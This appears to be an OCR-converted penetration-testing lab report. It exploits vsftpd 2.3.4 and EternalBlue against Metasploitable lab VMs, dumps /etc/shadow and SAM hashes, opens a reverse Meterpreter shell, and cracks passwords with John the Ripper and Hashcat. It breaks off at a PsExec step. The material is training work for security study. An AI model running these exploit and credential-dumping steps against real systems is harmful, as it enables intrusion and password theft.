
Network Penetration Testing

1. Exploiting a vulnerable service on a Linux system

Step 1: Power on both the Kali Linux and the Metasploitable VMs and make sure they are connected to PFSense.

Step 2: Use Nmap to determine if there is an available FTP port.



Step 3: Research the vulnerabilities with VSFTPD 2.3.4 (the FTP version running). There appear to be several sites containing exploits, this site contains a Python exploit: https://www.exploit-db.com/exploits/49757

Here is the following information about the code exploit discovered:

- Exploit Title: VSFTPD 2.3.4 - Backdoor Command Execution
- Date: 9-04-2021
- Exploit Author: HerculesRD
- Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
- Version: VSFTPD 2.3.4
- Tested on: Debian
- CVE: CVE-2011-2523


Instead of using the online option, we will use Rapid 7's testing framework "Metasploit".

Step 4: Initalize and begin running Rapid 7's Metasploit.

```
┌──(kali㉿kali)-[~]
└─$ service postgresql start

┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

                .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
       'xNMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
     :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
   .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMo
  xMMMMMMMMMWd.                .oNMMMMMMMMk
 oMMMMMMMMMx.                    dMMMMMMMMx
.WMMMMMMMM:                      :MMMMMMMM,
xMMMMMMMMo                        lMMMMMMMO
NMMMMMMMW                     ,ccccoMMMMMMMWlccccc;
MMMMMMMX                      ;KMMMMMMMMMMMMMMMMMX:
NMMMMMMW.                       ;KMMMMMMMMMMMMMX:
xMMMMMMMd                         ,0MMMMMMMMMK;
.WMMMMMMMc                          'OMMMMM0,
 lMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                    Metasploit

       =[ metasploit v6.3.39-dev                          ]
+ -- --=[ 2368 exploits - 1228 auxiliary - 413 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Step 5: Use the search command in Metasploit to find vsftpd-related models.



Step 6: Set the remote target's IP address (192.168.1.101), and launch the exploit.

Step 7: Spawn the pseudo-bash terminal.

Step 8: Examine the /etc/shadow file to see usernames and hashes.

```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/#
```

Step 9: Copy usernames and hashes into a text file to crack the hashes.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ touch userhashes.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat userhashes.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat userhashes.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```

Step 10: Use John the Ripper for password cracking on the password hashes. This uses a dictionary-based attack with the rockyou.txt wordlist.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt userhashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5
256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:19:34 DONE (2024-03-16 14:30) 0.002555g/s 12008p/s 48042c/s 48042C/s  ejngyhga007..*
7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

2. Exploiting SMB in Microsoft Windows

A. ExternalBlue

Step 1: Power on both the Kali Linux and the Metasploitable 3 VMs and make sure they are connected to PFSense.

```
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.1.1     08:00:27:b5:9c:82      1      60  PCS Systemtechnik GmbH
192.168.1.104   08:00:27:d7:cc:d8      1      60  PCS Systemtechnik GmbH
```

Step 2: Use Nmap to discover whether service ports 136, 137, 138, 139, and 445 are open on Metasploitable 3.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 136-139,445 192.168.1.104
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-16 14:40 EDT
Nmap scan report for 192.168.1.104
Host is up (0.00050s latency).

PORT    STATE  SERVICE
136/tcp closed profile
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Step 3: Start Metasploit on Kali Linux.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,            eMMMMMNMNMNM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMM
MMMMMMMMNMMNMMMMm+..+MMNMNMNMNMNMNMM
       https://metasploit.com

      =[ metasploit v6.3.39-dev                          ]
+ -- --=[ 2368 exploits - 1228 auxiliary - 413 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Step 4: Search for any relatable modules.

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Et
ernalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 Et
ernalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SM
B RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEP
ULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/sm
b/smb_doublepulsar_rce
```

Step 5: Use the auxiliary scanner module to determine whether the target is vulnerable to EternalBlue.

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.104:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2
Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.104:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Step 6: Use an exploit that was discovered in step 4.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 7: Set RHOSTS (target), LHOST (Kali Linux), and launch the attack.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Output:

```
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.104:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2
Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.104:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.104:445 - The target is vulnerable.
[*] 192.168.1.104:445 - Connecting to target for exploitation.
[+] 192.168.1.104:445 - Connection established for exploitation.
[+] 192.168.1.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.104:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.104:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows
 Server 2
[*] 192.168.1.104:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2
Standard
[*] 192.168.1.104:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Se
rvice Pac
[*] 192.168.1.104:445 - 0x00000030  6b 20 31                                         k 1

[+] 192.168.1.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.104:445 - Starting non-paged pool grooming
[+] 192.168.1.104:445 - Sending SMBv2 buffers
[+] 192.168.1.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer
.
[*] 192.168.1.104:445 - Sending final SMBv2 buffers.
[*] 192.168.1.104:445 - Sending last fragment of exploit packet!
[*] 192.168.1.104:445 - Receiving response from exploit packet
[+] 192.168.1.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.104:445 - Sending egg to corrupted connection.
[*] 192.168.1.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.104:49566) at 2024-03-16 1
5:02:01 -0400
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.104:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Step 8: Use the hashdump command within your Meterpreter shell to dump the contents of the Security Account Manager (SAM) file.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Step 9: Save the entire output. (Additional password cracking in the next section.)

Step 10: Save the Administrator account detailsfor the Passing the hash section.

Administrator:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b

Step 11: Identify the hash types.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashid e02bc503339d51f71d913c245d35b50b
Analyzing 'e02bc503339d51f71d913c245d35b50b'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

B. Cracking Passwords


Step 1: Download Hashcat on the host Windows operating system. Go to https://hashcat.net/hashcat/ and download the Hashcat binaries file.

Step 2: Once the download is complete, use an unzipping tool to extract the files.

Step 3: Open your Windows Command Prompt and change your working directory to the extracted Hashcat folder.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\thoma> cd Documents
PS C:\Users\thoma\Documents> cd hashcat-6.2.6
PS C:\Users\thoma\Documents\hashcat-6.2.6>
```

Step 4: Copy both the password_hashes.txt file and the rockyou.txt wordlist from Kali into the Hashcat folder within Windows.



Step 5: Use Hashcat to find the values of the hashes.

```
C:\Users\thoma\Documents\hashcat-6.2.6>hashcat -m 1000 password_hashes.txt -a 0 rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: password_hashes.txt
Time.Started.....: Mon Mar 18 10:12:01 2024 (2 secs)
Time.Estimated...: Mon Mar 18 10:12:03 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5010.0 kH/s (2.63ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#2.........:  1657.5 kH/s (7.70ms) @ Accel:128 Loops:1 Thr:64 Vec:1
Speed.#*.........:  6667.5 kH/s
Recovered........: 3/18 (16.67%) Digests (total), 3/18 (16.67%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14127962/14344385 (98.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2331617368746f6e] -> $HEX[042a0337c2a156616d6f732103]
Candidates.#2....: 070760759 -> 027394612
Hardware.Mon.#1..: Temp: 44c Util: 15% Core:1020MHz Mem:3401MHz Bus:4
Hardware.Mon.#2..: N/A

Driver temperature threshold met on GPU #1. Expect reduced performance.

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => Started: Mon Mar 18 10:11:03 2024
Stopped: Mon Mar 18 10:12:04 2024

C:\Users\thoma\Documents\hashcat-6.2.6>
```


Step 6: Append the --show command to the end of the syntax in step 5 to view the hashes and their corresponding passwords.

```
C:\Users\thoma\Documents\hashcat-6.2.6>hashcat -m 1000 password_hashes.txt -a 0 rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l
31d6cfe0d16ae931b73c59d7e0c089c0:

C:\Users\thoma\Documents\hashcat-6.2.6>
```


C. Getting a Shell

Step 1: Power on both the Kali Linux and the Metasploitable 3 VMs and make sure they are connected to PFSense.


Step 2: On Kali, open the Terminal and start the Metasploit exploitation evelopment framework.



Step 3: Select the SMB PsExec exploit module.



Step 4: Set the RHOSTS (Metasploitable 3) and LHOST (Kali Linux) machine addresses.



Step 5: Use AutoRunScript to automatically execute a post-exploitation payload to migrate the process of the malicious code that will be running on the target system when it's exploited.

```
